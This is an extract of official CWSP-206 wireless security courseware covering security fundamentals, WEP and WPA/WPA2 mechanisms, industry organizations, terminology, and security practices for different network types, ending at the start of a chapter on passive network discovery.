



## Official Courseware for CWSP-206

NO PART OF THIS DOCUMENT MAY BE MODIFIED, REPRODUCED OR TRANSMITTED IN ANY FORM OR BY ANY MEANS, ELECTRONIC OR MECHANICAL, FOR ANY PURPOSE, WITHOUT THE EXPRESS WRITTEN PERMISSION OF CWNP. CWNP, CWTS, CWS, CWT, CWNA, CWSP, CWAP, CWSA, CWNT, and CWNE are registered trademarks of CWNP, Inc. Other trademarks and manufacturer graphics referenced are the property of their respective owners.


NO PART OF THIS DOCUMENT MAY BE MODIFIED, REPRODUCED OR TRANSMITTED IN ANY FORM OR BY ANY MEANS, ELECTRONIC OR MECHANICAL, FOR ANY PURPOSE, WITHOUT THE EXPRESS WRITTEN PERMISSION OF CWNP. CWNP, CWTS, CWS, CWT, CWNA, CWSP, CWAP, CWSA, CWNT, and CWNE are registered trademarks of CWNP, Inc. Other trademarks and manufacturer graphics referenced are the property of their respective owners.

## Chapter 1 – Security Fundamentals

<b>1</b>	<b>Security Basics</b>
<b>2</b>	<b>CWNA Security Review</b>
<b>3</b>	<b>Industry Organizations</b>
<b>4</b>	<b>Terminology</b>
<b>5</b>	<b>Wireless Vulnerabilities</b>

## Wireless Security Foundations

A WLAN installation should be designed with a secure foundation that provides Confidentiality, Integrity, and Authentication.



3

Certified Wireless Security Professional :: CWSP-206

cwsp

A WLAN installation should be designed with a secure foundation that provides Confidentiality, Integrity, and Authentication. You can easily remember these functional pieces from the acronym CIA. Maintaining secure wireless network communications is a very important part of wireless networking just as it is with any other type of computer networking or information technology. In the early days of standards-based wireless networking the only option to secure wireless LAN communications was Wired Equivalent Privacy (WEP). A 40-bit key was used to protect the wireless network from casual eavesdropping. The implementation of WEP was optional and some manufacturers allowed for the use of a 104-bit key. In addition to the key, WEP also used a 24-bit initialization vector or "init. vector" (IV) as part of the encryption and decryption process. This 24-bit IV was relatively short, allowing the IV to be reused with the same key therefore allowing WEP to be vulnerable to intrusion if enough frames with unique IV's were captured.

The evolution of standards-based wireless LAN security led to the adoption of the IEEE 802.11i amendment to the standard. This amendment provided the concept of the robust security network association (RSNA). An RSNA is defined as an association between a pair of stations (STAs) which includes a 4-way handshake between the STAs. As per the IEEE 802.11 standard, a station (STA) is defined as a "logical entity that is a singly addressable instance of a medium access control (MAC) and physical layer (PHY) interface to the wireless medium (WM)". This includes stations that are either access points or client devices. An RSNA does not allow the use of IEEE 802.11 Shared Key Authentication and only allows devices to connect to the network using IEEE 802.11 Open System Authentication.

The IEEE 802.11i security amendment also introduced a new term, "Pre-RSNA". It is important to note that the Pre-RSNA networks allow use of the Wired Equivalent Privacy (WEP) cipher suite (using the RC4 algorithm) for data confidentiality, 802.11 Open System or Shared Key authentication methods, and a single, weak Integrity Check Value (ICV) algorithm.

The IEEE 802.11-2016 standard defines two classes of security algorithms used with standards based 802.11 wireless networking:

Robust Security Networks (RSNs) – which will allow only RSN Associations (RSNAs) and do not allow WEP

Pre-RSNA Networks – which do allow WEP

Note: The IEEE 802.11-2016 standard will allow STAs operating simultaneously with pre-RSNA and RSNA algorithms but an RSNA disallows the use of Shared Key 802.11 authentication therefore only the IEEE 802.11 Open System Authentication mechanism can be used with RSNA's.

The IEEE 802.11-2016 standard RSNA defines a number of security features in addition to those of pre-RSNA networks, including:

Enhanced authentication mechanisms for STAs

Key management (generation and distribution) algorithms

Strong cryptographic key establishment

An enhanced data cryptographic encapsulation mechanisms, such as Counter mode with Cipher-block chaining Message authentication code Protocol (CCMP)

An optional data cryptographic encapsulation mechanism, Temporal Key Integrity Protocol (TKIP).


Fast basic service set (BSS) transition (FT) mechanism

Enhanced cryptographic encapsulation mechanisms for robust management frames

A transitional security networks (TSNs) allows for both RSNA-level security and Pre-RSNA-level security. A TSN is identified by the indication in the robust security network information element (RSNE) of Beacon frames in which the group cipher suite in use is wired equivalent privacy (WEP).

## RF Boundaries

- RF is an unbounded medium, unlike copper wires or fiber optic cables
- In most networks, RF will propagate outside the intended coverage area (building perimeter), providing potential security risks



4

Certified Wireless Security Professional :: CWSP-206

cwsp®

Unlike data that traverses a bounded wired network infrastructure such as Ethernet, wireless networks use radio frequency for communications and the air as an unbounded medium to send and receive data. Like other types of RF communications, IEEE 802.11 wireless signals can easily pass through many types of obstacles and various construction materials which can allow the signals to propagate into unsecured areas where eavesdroppers and intruders may be present and monitoring the air for valuable information. Wireless LAN designers, administrators, and users must take special precautions to ensure that their transmitted data remains private because physical RF security is not easily achieved.

One cannot rely on the fact that someone monitoring the air with easily obtainable programs would be noticed or seen. Keep in mind that for wireless LAN communications to be successful devices must be able to "hear" each others transmissions. However, with the proper software tools and equipment an intruder may be able to monitor RF communications from some distance and not be visible or noticed but will be able to use the information collected from the unbounded medium. Just because the intruder cannot be heard by the wireless network does not mean they will not be able to gather and use the information that is exchanged between the wireless network devices. Such software tools for this type of eavesdropping may be freely available from the Internet and someone with limited skill set may be able to easily gather valuable information from a wireless network that is lacking an adequate security solution.

## Usage Threat Assessment



Relying on legacy or weak security mechanisms is like living in a glass house; there can be no expectations of privacy. It is important to understand the various vulnerabilities that may exist WLAN deployments. Whether the WLAN is a home, small office or an enterprise installation all WLANs have their share of vulnerabilities for personal and business uses.

### Considerations for Personal Usage Threat Assessment:


- Anonymous intruders may perform illegal computer activities through open wireless networks
- Intruders may compromise a home user's privacy
- Intruders may learn financial and personal information for use in identity theft
- Intruders may tamper with home user's files and information
- Intruders may insert malware, viruses, root kits, or backdoors onto home user's network

### Considerations for Business Usage Threat Assessment:

- Intruders may gather financial details of home-based businesses
- Intruders may eavesdrop on business communications of employees working from home
- Intruders may hijack logins to corporate accounts
- Intruders may insert malware, viruses, root kits, or backdoors onto corporate network through remote connections

## Network Extension

- WLANs provide network extension to wired network resources via Radio Frequency
- If the WLAN is compromised, the wired LAN may be compromised



6

Certified Wireless Security Professional :: CWSP-206

cwsp®

Due to the diverse set of network topologies, each with their own unique security concerns and requirements, it is important that a wireless security designer take into account the entire scope of the wireless deployment. Keep in mind that early wireless networks were more of an extension to an existing wired network infrastructure with a limited number of access points and a small number of users.

These early networks allowed users to access network resources but they were usually limited as to what information was available from the wireless network perspective. As wireless technology has evolved so has the need for access to more of the available network resources that are on the local area network(s). With these wireless advancements the need for stronger, more robust security solutions is necessary because the wireless network is now considered a main part of the network and no longer just an extension with limited use.

Since most wireless installations occur at the edge of a wired infrastructure, any weaknesses in the wireless segments can result in vulnerabilities to the wired segment(s) as well. One of the main purposes of the wireless network is typically to provide a point of access to the wired network which now includes almost all available network resources. Therefore if the wireless network is compromised the potential of an intruder to access all network resources is very high.

## CWNA Security Review

Security Mechanism	Authentication	Authentication Strength	Cipher Suite	Encryption Algorithm	Encryption Strength	Recommended Uses
Open Authentication	None	Weak*	None	None	Weak	Public Access -or- As prerequisite to stronger mechanism
WEP	None	Weak	WEP	RC4	Weak	Not Recommended
Shared Key Authentication	Shared Key	Weak	WEP	RC4	Weak	Not recommended
WPA-Personal	Passphrase	Moderate	TKIP	RC4	Moderate	SOHO or SMB
WPA2-Personal	Passphrase	Moderate	CCMP TKIP (optional)	AES RC4 (optional)	Strong	SOHO or SMB
WPA-Enterprise	802.1X/EAP	Strong	TKIP	RC4	Moderate	SMB, SME, Enterprise
WPA2-Enterprise	802.1X/EAP	Strong	CCMP TKIP (optional)	AES RC4 (optional)	Strong	SMB, SME, Enterprise

\* Open Authentication is a necessary prerequisite to all stronger authentication mechanisms, such as WPA/WPA2 Personal and Enterprise. It can also be considered as a null authentication mechanism for public access networks.

The following is a review of WLAN security terms that you learned at the CWNA level, equivalent wireless training or from personal experience.

### IEEE 802.11 Open System Authentication

This authentication type is a required component for IEEE 802.11 devices to connect to a wireless LAN and is considered a null authentication algorithm. 802.11 Open System authentication consists of two IEEE 802.11 management frames. These frames are not a request and response but merely identified as Authentication. For the most part his authentication will always be successful from the devices perspective. Without any other additional authentication mechanisms this will allow all information that sent across the air to be in clear or plain text and therefore making it vulnerable to eavesdropping. Most all wireless hotspots will use only open system authentication and require the user to supply additional authentication methods such as a virtual private network (VPN) to secure their wireless transmissions.

### Wired Equivalent Privacy (WEP)

WEP was intended as a way to protect information on a wireless network from casual eavesdropping using a 40-bit key and a 24-bit initialization vector or "init. vector" (IV). For the most part protecting from casual eavesdropping is all it accomplished. Unfortunately it was determined early on that WEP was weak and broken as a result of the way the IV was used in conjunction with the 40-bit encryption key. Although it does not provide adequate wireless security and should not be used, it may still be in use within some wireless networks due to the continued use of legacy equipment. It is highly recommended to upgrade to newer devices that will support a more secure solution such as CCMP/AES and allow for information traversing the wireless network to be secure using strong security mechanisms.

### IEEE 802.11 Shared Key Authentication

This wireless authentication method was defined in the original IEEE 802.11 standard as a way to provide both 802.11 authentication and data encryption which was accomplished through the use of WEP. Since it has been proven that WEP is vulnerable to eavesdropping and not adequate security this authentication method adds no value to IEEE 802.11 wireless LAN technology. Unlike open system authentication which uses two IEEE 802.11 management frames, shared key authentication requires four 802.11 management frames. With a challenge key sent in plain or clear text in the second frame, shared key authentication can easily be exploited allowing for unauthorized users to authenticate to the wireless network and view user data that should be secured. It is important to not confuse this authentication method with WPA or WPA2 pre-shared key.

#### Wi-Fi Protected Access (WPA) and WPA2

Since 802.11 standards based wireless security was not secure, the Wi-Fi Alliance created a “pre-802.11i” certification known as Wi-Fi Protected Access (WPA). The intention of this certification was to provide manufacturers the ability to build equipment or provide firmware updates that allowed a way to for IEEE 802.11 wireless data communications to be secure and to lessen the vulnerabilities that were created with the use of standards-based WEP. This interoperability certification was based on the fact that Temporal Key Integrity Protocol (TKIP) provided an enhancement to WEP on pre-RSNA equipment and allowed the protection of IEEE 802.11 data frames. Equipment that supported WEP and was capable of TKIP could be upgraded using firmware that was supplied by the equipment manufacturer. Once the IEEE 802.11i amendment was ratified and due to the success of the WPA certification the Wi-Fi Alliance created a “post-802.11i” certification known as WPA2. Based on the 802.11i amendment to the standard, the WPA2 certification requires support for CCMP/AES and optionally allows TKIP/RC4 for backward compatibility. It is also important to note that some devices may require to be upgraded to support CCMP/AES such that these older devices did not support the newer technology.

#### Wi-Fi Protected Access (WPA) Personal Mode

WPA personal mode was created to provide users with an easy way to secure their 802.11 wireless networks. This was accomplished by entering a passphrase on all devices, access points, computers and mobile devices that would be part of the same basic service set (BSS). A passphrase can be a maximum of 63 ASCII characters in length. From the passphrase that is entered into the device, an algorithm is used to create a 256-bit pre-shared key. Although this key is secure, using a weak passphrase can make the wireless network vulnerable to intrusion. A WPA network will use TKIP/RC4 as the encryption cipher methods.

#### Wi-Fi Protected Access 2 (WPA2) Personal Mode

WPA2 personal mode was created based on the ratification of the IEEE 802.11i amendment to the standard. This new amendment provided the capability of using a stronger method to secure 802.11 wireless networks. A WPA2 network can use CCMP/AES as the encryption and cipher methods for securing wireless communications but allows for TKIP/RC4 for backward compatibility for older devices. A WPA2 passphrase uses the same concepts as WPA but allows for stronger security. As noted earlier, 802.11 associations for devices that are capable of CCMP/AES will be classified as a Robust Secure Network Association (RSNA).

#### Wi-Fi Protected Access (WPA) and WPA2 Enterprise Mode

WPA and WPA2 enterprise mode is a more robust method of securing larger and enterprise wireless networks. Unlike personal mode mentioned earlier, this method uses a much more sophisticated process to secure 802.11 wireless communications. With the help of another IEEE standard, 802.1X which provides port based access control and Extensible Authentication Protocol (EAP) this method provides user-based access control and provides a better authentication process for larger wireless networks. The same encryption and ciphers are used as in personal mode, TKIP/RC4 and CCMP/AES however the key generation and implementation process is what makes the difference.

## Industry Organizations

### IEEE

- Created and maintain the **802.11** specification, which includes security standards ([Clause 8](#) defines Security)
- Created and maintain the **802.1X** specification, which defines port-based access control – comprises the authentication framework for WPA/WPA2-Enterprise

### Wi-Fi Alliance

- Creates interoperability certifications for product testing, including security certifications
- Defined **WPA** and **WPA2** standards, which include **Personal** and **Enterprise** modes
- Launching **Voice-Enterprise** certification in 2010, defining standardized RSN Fast BSS Transition

### IETF

- Creates and maintains standards (**RFCs**) that specify the implementation of a network-based technology, such as the generic **EAP** framework (RFC 3748) or a specific EAP implementation (e.g. EAP-TLS – RFC 5216)

Standardization and certification is important when network security is on the line. While proprietary solutions generally have some security advantages due to their secrecy, published and standardized security mechanisms are central to modern WLANs.

Several different organizations play a role in standards-based wireless LAN technology each contributing various aspects to security. This allows for manufacturers to design and build equipment that will operate together in a mixed environment regardless of which company manufactured the devices. This non-proprietary approach will help to grow the wireless technology therefore making it more affordable for homes, small offices and enterprise companies. The three main industry organizations responsible for this approach are:

#### Institute of Electrical and Electronics Engineers (IEEE)

The IEEE is a nonprofit organization responsible for generating a variety of technology standards, including those related to information technology. The IEEE is the world's largest technical professional society. Since 1997 the IEEE has released a series of standards related to wireless local area networking. These IEEE standards include several different mechanisms that relate to wireless LAN security including 802.1X.


#### Wi-Fi Alliance

The Wi-Fi Alliance formally known as the Wireless Ethernet Compatibility Alliance (WECA) was created to promote the technology and to provide interoperability testing of wireless LAN equipment. The Wi-Fi Alliance is responsible for many wireless LAN interoperability certifications. The WPA and WPA2 certifications helped to move the industry forward by providing secure wireless LAN communications through interoperability testing.

### Internet Engineering Task Force (IETF)

The IETF is responsible for creating Internet standards and promoting Internet technology and usage. A Request for Comments (RFC) is a document created by engineers and scientists and designed to define innovation and technology that works with the Internet. If an RFC is approved by the IETF, it will eventually become an Internet standard. The IETF is responsible for providing RFC's that aid in securing wireless networks. These RFC's include RADIUS, EAP and IPSec.

## Wi-Fi Alliance Compliance



The IEEE creates standards which manufacturers use to design the wireless LAN equipment we use to build our wireless networks. The IEEE does not perform any compliance or interoperability testing and leaves that up to the individual manufacturers. To protect interoperability across WLAN devices, the Wi-Fi Alliance maintains many certification programs to verify device compliance. This testing provides some basic assurance that equipment from different manufacturers will work together when used within the same environment. It is important to consider the role of compatibility testing when selecting products and security solutions.

The Wi-Fi Alliance's security testing includes WPA-Personal, WPA-Enterprise, WPA2-Personal, WPA2-Enterprise, Wi-Fi Protected Setup (WPS), and many different EAP types.

In addition to these certifications, Voice Enterprise which addresses fast secure transition is intended for larger wireless networks that support fast transitions between access points. This certification defines the requirements for voice quality, mobility, power save mechanisms (which will help to prolong battery life) and of course wireless security.

## Product Certificates

**Wi-Fi CERTIFIED™ Interoperability Certificate**

Certification ID: WFA5213

This certificate lists the capabilities and features that have successfully completed Wi-Fi Alliance interoperability testing. Additional information about Wi-Fi Alliance certification programs is available at [www.wi-fi.org/certification\\_programs.php](http://www.wi-fi.org/certification_programs.php).

**Client Devices**

**Infrastructure Devices**

**Wi-Fi CERTIFIED™ Interoperability Certificate**

Certification ID: WFA7699

This certificate lists the capabilities and features that have successfully completed Wi-Fi Alliance interoperability testing. Additional information about Wi-Fi Alliance certification programs is available at [www.wi-fi.org/certification\\_programs.php](http://www.wi-fi.org/certification_programs.php).

**WPA & WPA2 Certifications**

Personal and Enterprise

**EAP Certifications**

7 EAP types tested

For more information: [www.wi-fi.org/certification\\_programs.php](http://www.wi-fi.org/certification_programs.php)

For more information: [www.wi-fi.org/certification\\_programs.php](http://www.wi-fi.org/certification_programs.php)

10 Certified Wireless Security Professional :: CWSP®

Product certificates provide a quick and easy reference to determine which security certifications a device has received from the Wi-Fi Alliance. Unless a proprietary solution is intentionally selected for added security, it is always recommended using equipment that is Wi-Fi Certified. Using devices that are certified by the Wi-Fi Alliance will ensure interoperability between manufacturers and provide a quality user experience.

To search for Wi-Fi certified devices enter the following link into your web browser:  
[http://www.wi-fi.org/search\\_products.php](http://www.wi-fi.org/search_products.php)

From this web page you can search by certificate ID, device model number, keyword, company, category and other criteria. The Wi-Fi Alliance currently includes testing for 8 different Extensible Authentication Protocol (EAP) types.

## Terminology

### AAA

- Authentication, Authorization, and Accounting (AAA) is a set of separate security functions performed on WLANs to identify and validate a user identity (Authentication), apply specific policies and privileges to his/her network access (Authorization), and monitor the actions performed while this user is associated to the network (Accounting).

### Access Control

- The prevention of unauthorized usage of resources. Access Control is a generic term referring to the mechanism by which access to network resources is controlled.

### Authentication

- The service that identifies a STA as a member of a group of STAs authorized to join another STA. Authentication validates user identity to determine permission.

### Cipher Suite

- A set of one or more algorithms designed to provide data confidentiality, data authenticity or integrity, and/or replay protection.

## Terminology, ctd.

### Encryption

- To alter a data stream using a secret code or algorithm so as to be unintelligible to unauthorized parties.

### RADIUS

- Remote Authentication Dial-Up Service. RADIUS is an authentication protocol used to provide centralized AAA services for a network.

### RSN

- Robust Security Network. A network that allows only robust security associations (RSNAs) by exclusion of WEP.

### 802.1X/EAP

- An enterprise authentication mechanism in which port-based access control (802.1X) is employed with a form of the Extensible Authentication Protocol (EAP) to validate wireless STAs.

## Terminology, ctd.

### WPA-Personal

- Security certification specified by the Wi-Fi Alliance in which passphrase-based authentication (PSK) is paired with the TKIP cipher suite for encryption.

### WPA-Enterprise

- Enterprise security certification specified by the Wi-Fi Alliance in which 802.1X/EAP authentication is paired with the TKIP cipher suite for encryption.

### WPA2-Personal

- Security certification specified by the Wi-Fi Alliance in which passphrase-based authentication (PSK) is paired with AES-CCMP cipher suite for encryption, with optional TKIP support.

### WPA2-Enterprise

- Enterprise security certification specified by the Wi-Fi Alliance in which 802.1X/EAP authentication is paired with the AES-CCMP cipher suite for encryption, with optional TKIP support.

## Home Office Security

**Home and home office installations typically consist of one wireless access point and a limited number of devices that are associated to the network.**



14

Certified Wireless Security Professional :: CWSP-206

cwsp®

The appropriate wireless security solution will depend on several factors which include the number of access points, number of devices and the intended use of the wireless network. Home and home office installations typically consist of one wireless access point and a limited number of devices that are associated to the network. For wireless networks that meet this criterion usually WPA2 passphrase will be adequate.

Using a strong passphrase and following general wireless security best practices will usually suffice for this type of network. Manufacturers of home based wireless LAN equipment will sometimes try to ease the process of securing wireless home routers by providing default security mechanisms including passphrases. Depending on how it is implemented this sometimes could be a security risk.

Home office security best practices include:

- Change all default settings including the SSID, passphrase and device logon credentials
- Do not use wired equivalent privacy (WEP)
- Upgrade devices that will support WPA2
- Use only CCMP/AES and avoid TKIP/RC4 if possible
- Always use strong passphrases and change them often
- Disable Wi-Fi Protected Setup (WPS) features
- Always upgrade devices to the latest firmware versions that are available

## Small Business Security



**Small business wireless networks commonly consist or more than one wireless access point.**

15

Certified Wireless Security Professional :: CWSP-206

cwsp®

Small business wireless networks commonly consist or more than one wireless access point. Depending on the number of access points and connected wireless devices in many cases the same security best practices as home office security will be applicable here. Networks of the small business type may be hardware controller- or cloud-based which will provide the opportunity to use stronger security mechanisms such as IEEE 802.1X/EAP.

In addition to the home office security best practices, small business security should consider using only WPA2 for CCMP/AES and not TKIP/RC4.

In many cases a small business cannot justify the a dedicated information technology professional. Therefore using enterprise level security solutions such as IEEE 802.1X/EAP may be a challenge in these situations. In cases such as this it may be necessary for an employee to get the proper training to support this type of solution. Sometimes outside companies or consultants can provide the needed resources to assist with the needed proper security solution based on the business needs.

## Large Enterprise Security



16

Certified Wireless Security Professional :: CWSP-206

cwsp

Large enterprise wireless networks require careful planning in order to ensure a successful deployment and wireless security is a major part of this. Other types of wireless networks such as those used home office and small business solutions are in many cases adequately secured using WPA2 personal mode with a strong passphrase. However, enterprise wireless networks require a security solution that is scalable and manageable.

IEEE 802.1X which addresses port based access control helps to provide a secure, scalable and manageable security solution for enterprise wireless networks. 802.1X works in conjunction with an appropriate Extensible Authentication Protocol (EAP) method to allow for user-based security. User-based security allows an administrator to restrict access to a wireless network and its resources by creating users in a centralized database or accessing a X.500 compliant database with an existing user database. Anyone trying to join the network will be required to authenticate as one of the users by supplying a valid username and password or other valid credentials. After successful authentication, the user will be able to gain access to resources for which they have permissions to do so.

Wireless devices that use 802.1X technology are identified using different terminology than that used in IEEE 802.11 standards-based wireless networking. This terminology includes:

- **Supplicant** - the wireless client device or the device requesting authentication.
- **Authenticator** the wireless access point, wireless LAN controller or the device / system providing access to the network
- **Authentication Server (AS)** - the system providing the actual authentication; often a Remote Authentication Dial-In User Service (RADIUS) server

## Public Network Security



17

Certified Wireless Security Professional :: CWSP-206

cwnp))

One common concern related to wireless networking security is the publicly available wireless networks also known as the wireless hotspot. This type of network is usually available at airports, hotels, restaurants, coffee shops, retail stores, airplanes and many others. In many cases these wireless networks are available for free as a value added service to the patrons of the establishment that provides goods or services. Others may charge a nominal fee for wireless network access.

This type of wireless network typically involves users connecting their devices to an unsecured wireless access point in order to use Internet resources or even access corporate network resources across the Internet. Public networks can be a haven for hackers working to get a variety of data using various intrusion techniques. These include direct peer-to-peer attacks or connecting to another wireless station through the access point. It is critical that devices connecting to a public wireless hotspot use appropriate and adequate security controls to minimize or eliminate potential security threats. The following list shows some common best practices for devices that connect to public wireless networks:

- Use a Virtual Private Network (VPN) connection whenever possible
- Secure all login accounts with strong passwords
- Ensure firewall software is installed, enabled properly configured and up-to-date
- Ensure anti-virus software is installed, enabled and up-to-date
- Ensure that security vulnerabilities in the device operating system are patched and all service packs are installed
- Secure any open file system shares that may be enabled.
- Disable file and print sharing features if not needed or used

## Remote Access Security



18

Certified Wireless Security Professional :: CWSP-206

cwnp®


As wireless technology availability and use continues to grow so does the need for remote connectivity. Many organizations allow employees to work from remote locations such as home, satellite offices and hotels part or full time. When someone connects remotely to a company network the corporate network for the most part is now extended to that remote location. Therefore ensuring the connection is secure is of the upmost importance. Corporate security policy must address remote access security.

While working from a remote location it is important for the user to follow all corporate security procedures to ensure the network that is accessed remotely remains secure. Because the remote user has more freedom and is not in a controlled environment this can be more of a challenge.

Proper training programs should be in place and part of the corporate security policy to address remote access and remote security solutions. One common way to ensure remote connections are secure is to use a virtual private network (VPN) solution. A VPN provides users with the capability to create secure private communications over a public network infrastructure such as the Internet.

## Security and the OSI Model

The Open System Interconnection (OSI) model can be a valuable methodical tool for selecting, planning, maintaining and troubleshooting security issues.



19

Certified Wireless Security Professional :: CWSP-206

cwnp®

Security techniques work at various levels of the Open System Interconnection (OSI) model from the lowest, the Physical layer to the highest, the Application layer. Let's look at some of the security concerns and solutions for the most common layers of the OSI Model.

### The Application Layer

The Application layer is considered the interface to the user. This is where the protocols for common applications such as email, Internet web browsers and file transfer programs reside. Some common Application layer protocols include, Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), Post Office Protocol (POP), Simple Network Management Protocol (SNMP) and many others. These protocols provide no stand alone security and many transfer information in plain or clear text. This creates serious concerns for wireless LAN communications. Many Application layer protocols can use the Secure Sockets Layer (SSL) protocol along side the Application layer protocols to provide for secure network communications using the Internet Protocol (IP).

### The Network Layer

Although wireless LAN technology operates at the Physical and Data Link layers the Network layer still plays a role with respect to wireless security because of the networking protocols that reside at this layer. This layer provides the Internet Protocol (IP) which is responsible for the addressing and routing of computer data. When used with the Transport Control Protocol (TCP) a Layer 4 protocol, TCP/IP allows for communication across the Internet. TCP/IP itself is not a secure protocol stack and requires additional technology to ensure secure communications. One common way to secure data at the network Layer is through the use of a virtual private network (VPN) solution. There are various VPN technologies available of which some are more secure than others. Two common types of VPN protocols are:

## Point-to-Point Tunneling Protocol (PPTP) Layer 2 Tunneling Protocol (L2TP)

It is important to note that PPTP considered legacy VPN technology and can introduce security vulnerabilities when used with wireless networking. L2TP itself provides only a tunneling mechanism. With L2TP, a popular choice of encryption is Internet Protocol Security (IPSec), which provides authentication and encryption for each IP packet in a data stream.

### The Data Link Layer

This layer plays a key role with wireless LAN communications. The Media Access Control (MAC) sub-layer is where bit-level communication is accomplished through MAC addressing. This layer adds the MAC header and will allow for various wireless LAN security mechanisms. Since the MAC sub-layer header information cannot be encrypted this must occur within the data payload of the data frames that traverse the air. Layer 2 security includes WEP, TKIP/RC4, CCMP/AES, and IEEE 802.1X/EAP. Using legacy or unsecured layer 2 security mechanisms can be the cause of many wireless LAN security related issues.

### The Physical Layer

This layer provides physical connections to the network between devices using various methods one which includes radio frequency (RF). Since open air is the medium used with wireless communications it introduces much vulnerability with wireless networking. These include eavesdropping on unsecured communications, and causing intentional RF interference (known as jamming) to name a few. In addition to the unbounded medium the wired network infrastructure can also be a security concern for wireless networking. This includes unsecured wired ports and the potential to introduce rogue access points into the networking environment. Ways to provide security at the Physical layer is to use physical security defenses such as proper wired security measures to prevent unauthorized access to the wired infrastructure including rogue access points. RF defenses such as RF shielding paint, wallpaper and other RF barriers to prevent unwanted intentional RF to enter the area and help to lessen the effects of RF jamming.

## Chapter 2: Wireless Security Challenges

<b>1</b>	<b>Network Discovery</b>
<b>2</b>	<b>Pseudo-security</b>
<b>3</b>	<b>Legacy Security Mechanisms</b>
<b>4</b>	<b>Network Attacks</b>
<b>5</b>	<b>Recommended Practices</b>

## Discovery: Passive

Beacon frames are transmitted in all Wi-Fi networks for passive client discovery and include network and security information that may be used during exploitation.

21 Certified Wireless Security Professional :: CWSP-206 cwnp

IEEE 802.11 wireless network discovery is a foundational process to wireless network security associations. The wireless discovery process consists of the passive scanning and active scanning phases. Together these scanning phases are what make up wireless LAN discovery process.

Passive discovery uses Beacon management frames which are transmitted at regular intervals usually every 100 time units where 1 time unit is equal to 1,024us. Therefore, the average beacon interval is 100 X 1,024us or approximately 100ms. Wireless client devices use beacons to identify available wireless networks and their characteristics including the type of security the network is capable of. From a security perspective it is important to understand what information is and is not broadcast in Beacon management frames. These frames contain a frame body which includes fixed fields and information elements. The security information elements (IE's) that appear in beacon frames will depend on the type of security mechanism the network is configured for such as TKIP/RC4 (WPA) or CCMP/AES (WPA2).


Devices that are certified for Wi-Fi Protected Access (WPA) will include a WPA information element in Beacon management frames. This information element will identify to client devices wishing to associate the supported security features including the authentication methods, passphrase or 802.1X/ EAP and the encryption type which is Temporal Key Integrity Protocol (TKIP) and the RC4 stream cipher.

